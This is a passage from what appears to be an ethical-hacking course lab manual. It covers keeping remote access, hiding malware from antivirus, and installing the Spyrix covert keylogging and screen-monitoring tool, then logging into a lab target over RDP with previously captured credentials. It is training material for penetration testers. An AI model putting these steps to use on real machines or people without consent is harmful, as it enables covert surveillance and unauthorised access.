Lab 3: Maintain Remote Access and Hide Malicious Activities

Lab Scenario

As a professional ethical hacker or pen tester, the next step after gaining access and escalating privileges on the target system is to maintain access for further exploitation on the target system.

Now, you can remotely execute malicious applications such as keyloggers, spyware, backdoors, and other malicious programs to maintain access to the target system. You can hide malicious programs or files using methods such as rootkits, steganography, and NTFS data streams to maintain access to the target system.

Maintaining access will help you identify security flaws in the target system and monitor the employees' computer activities to check for any violation of company security policy. This will also help predict the effectiveness of additional security measures in strengthening and protecting information resources and systems from attack.

Lab Objectives

- User system monitoring and surveillance using Spyrix
- Maintain persistence by modifying registry run keys

Overview of Remote Access and Hiding Malicious Activities

Remote Access: Remote code execution techniques are often performed after initially compromising a system and further expanding access to remote systems present on the target network.

Discussed below are some of the remote code execution techniques:

- Exploitation for client execution
- Scheduled task
- Service execution

Hiding Files: Hiding files is the process of hiding malicious programs using methods such as rootkits, NTFS streams, and steganography techniques to prevent the malicious programs from being detected by protective applications such as Antivirus, Anti-malware, and Anti-spyware applications that may be installed on the target system. This helps in maintaining future access to the target system as a hidden malicious file provides direct access to the target system without the victim's consent.

Task 1: User System Monitoring and Surveillance using Spyrix


Spyrix facilitates covert remote monitoring of user activities in real-time. It provides concealed surveillance via a secure web account, logging keystrokes with a keylogger, monitoring various platforms such as Facebook, WhatsApp, Skype, Email, etc. It also offers functionality of capturing screenshots, live viewing of screen and webcam feeds, continuous recording of screen and webcam activity.

Here, we will use Spyrix to perform system monitoring and surveillance.

1. Click on Windows Server 2022 to switch to **Windows Server 2022** machine, click Ctrl+Alt+Delete to activate the machine and login with **CEH\Administrator / Pa$$w0rd.**
2. On the **Windows Server 2022** machine, navigate to **Z:\CEHv13 Module 06 System Hacking\Spyware\General Spyware\Spyrix** and double-click **spm_setup.exe**.
3. Follow the wizard driven steps to install Spyrix Personal Monitor.

In the **Welcome to the Spyrix Personal Monitor 11.6.15 Setup Wizard**, leave the **Enter email** field as blank and click **Next**.


4. At the end of the installation, ensure that the **Sign in your Online Monitoring account** checkbox is selected and click on **Finish**.




5. In the **How do you want to open this?** pop-up appears, select **Firefox** from the list and click **OK**.

If the **Spyrix webpage** appears in **Microsoft Edge** browser, then continue in Edge browser.


In the **Spyrix Personal Monitor - Settings Wizard** click **Skip Wizard**, click **Close** in the next window, and close the **Spyrix Personal Monitor** window.




6. Spyrix webpage appears, click on **Register** to register for a new account.




7. In the **Account registration** web page, enter an email address and password and click **Sign up**.




8. **Spyrix Personal Monitor** webpage appears, minimize the window.



9. Now, click **Type here to search** field on the **Desktop**, search for **Remote** and click **Remote Desktop Connection** from the results.
10. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system's IP address (here, **10.10.1.19** [**Windows Server 2019**]) and click **Show Options**.




11. In the **User name** field, type **Jason** and click **Connect**.



12. In the **Windows Security** pop-up, enter the password as **qwerty** and click **OK**.

Here, we are using the target system user credentials obtained from the previous lab.

